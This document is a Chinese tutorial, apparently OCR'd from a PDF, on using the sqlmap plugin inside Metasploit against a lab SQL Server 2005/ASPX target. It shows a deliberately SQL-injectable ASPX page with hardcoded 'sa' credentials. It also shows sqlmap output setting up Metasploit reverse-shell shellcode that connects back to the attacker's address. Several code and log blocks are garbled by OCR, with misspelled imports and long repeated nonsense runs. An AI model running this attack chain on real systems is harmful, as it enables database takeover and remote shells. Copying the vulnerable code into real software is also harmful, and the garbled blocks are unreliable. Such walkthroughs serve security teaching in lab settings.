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msf在非session模式下与session模式下都支持第三方的加载与第三方框架的融合。代表参数为load。两种模式下的load 意义不同。本季主要针对非session模式下的load sqlmap情景。

加载Sqlmap后,主要参数如下:

```
1 Sqlmap Commands
  _____
3
   Command Description
4
5
   sqlmap_connect sqlmap_connect <host> [<port>]
   sqlmap get data Get the resulting data of the task
7
   sqlmap_get_log Get the running log of a task
   sqlmap_get_option Get an option for a task
9
   sqlmap get status Get the status of a task
10
    sqlmap_list_tasks List the knows tasks. New tasks are not stored in [
11
B, so lives as long as the console does
12
    sqlmap_new_task Create a new task
    sqlmap_save_data Save the resulting data as web_vulns
13
    sqlmap set option Set an option for a task
14
    sqlmap_start_task Start the task
15
```

```
1 msf exploit(multi/handler) > help sqlmap
```

help 加载的模块名,为显示第三方的帮助文档。

msf上的sqlmap插件依赖于sqlmap的sqlmapapi.py 在使用前需要启动sqlmapapi.py

```
^Croot@John:~# sqlmapapi -s -p 8080
[14:32:50] [INFO] Running REST-JSON API server at '127.0.0.1:8080'..
[14:32:50] [INFO] Admin ID: ebb920189bf4812238373507fd28781a
[14:32:50] [DEBUG] IPC database: '/tmp/sqlmapipc-3nTmTX'
[14:32:50] [DEBUG] REST-JSON API server connected to IPC database
[14:32:50] [DEBUG] Using adapter 'wsgiref' to run bottle
```

然后在msf上建立任务。

而sqlmap对msf也完美支持。


靶机: 192.168.1.115, Sql server 2005 +aspx.net

构造注入点,如图1:

图1:

```
<eg import wamespace="bystem.paca" %>
     <%@ Import namespace="System.Data.SqlClient" %>
4
     <!DOCTYPE html>
5
     <script runat="server">
6
          private DataSet resSet=new DataSet();
7
          protected void Page_Load(object sender, EventArgs e)
8
9
              String strconn = "server=.;database=xxrenshi;uid=sa;pwd=123456";
10
              string id = Request.Params["id"];
11
                                                                        id=(0)", id):
                              scring.Formac
              string sql = "select * from sys user where id=" + id;
12
13
          SqlConnection connection=new SqlConnection(strconn);
14
              connection Open():
15
              SqlDataAdapter dataAdapter = new SqlDataAdapter(sql, connection);
16
              dataAdapter.Fill(resSet);
17
              DgData.DataSource = resSet.Tables[0]:
              DgData.DataBind();
18
              Response.Write("sql:<br>"+sql);
19
              Response.Write("<br>Result:");1
21
22
23
     </script>
24
     <html xmlns="http://www.w3.org/1999/xhtml">
2.5
26
     <head runat="server">
```


数据结构,如图2:



```
Total Section (Section (Sectio
```

```
15:13:54] (INFO) creating Metasploit Framework multi-stage shellcode which connection type do you want to use?
[1] Reverse ICP: Connect back from the database host to this machine (default)
[2] Reverse ICP: Try to connect back from the database host to this machine, on all ports between the specified and 65535
[3] Reverse HITP: Connect back from the database host to this machine tunnelling traffic over HITP
[4] Reverse HITPS: Connect back from the database host to this machine tunnelling traffic over HITPS
[5] Bind ICP: Listen on the database host for a connection
[5] And ICP: Listen on the database host for a connection
[6] And ICP: Listen address? [Enter for '192.168.1.5' (detected)] 192.168.1.5
```

```
Il5:15:02] WARPNING] it tooks take the file with the custom visual Basic script technique? [Y/n] you want to try to upload the file with the custom visual Basic script technique? [Y/n] you want to try to upload the file with the custom visual Basic script technique? [Y/n] you want to try to upload the file with the custom visual Basic script technique? [Y/n] you want to try to upload the file with the business the content to file "CLYProgram Files\Microsoft SQL Server\MSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL\LMSSQL
```



关于msf与sqlmap的结合在未来的系列中还会继续讲述,本季作为基础。

注入点代码:

```
1 <%@ Page Language="C#" AutoEventWireup="true" %>
2 <%@ Import Namespace="System.Data" %>
3 <%@ Import namespace="System.Data.SqlClient" %>
4 <!DOCTYPE html>
5 <script runat="server">
  private DataSet resSet=new DataSet();
   protected void Page_Load(object sender, EventArgs e)
   String strconn = "server=.;database=xxrenshi;uid=sa;pwd=123456";
9
10
   string id = Request.Params["id"];
   //string sql = string.Format("select * from admin where id={0}", id);
11
    string sql = "select * from sys_user where id=" + id;
12
    SqlConnection connection=new SqlConnection(strconn);
13
   connection.Open();
14
    SqlDataAdapter dataAdapter = new SqlDataAdapter(sql, connection);
15
   dataAdapter.Fill(resSet);
16
    DgData.DataSource = resSet.Tables[0];
17
    DgData.DataBind();
18
    Response.Write("sql:<br>"+sql);
    Response.Write("<br>Result:");
   }
21
22
23 </script>
25 <html xmlns="http://www.w3.org/1999/xhtml">
26 <head runat="server">
27 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
   <title></title>
29 </head>
30 <body>
  <form id="form1" runat="server">
31
   <div>
32
33
    <asp:DataGrid ID="DgData" runat="server" BackColor="White" BorderColo</pre>
34
r="#3366CC"
  BorderStyle="None" BorderWidth="1px" CellPadding="4"
   HeaderStyle-CssClass="head" Width="203px">
36
    <FooterStyle BackColor="#99CCCC" ForeColor="#003399" />
37
```

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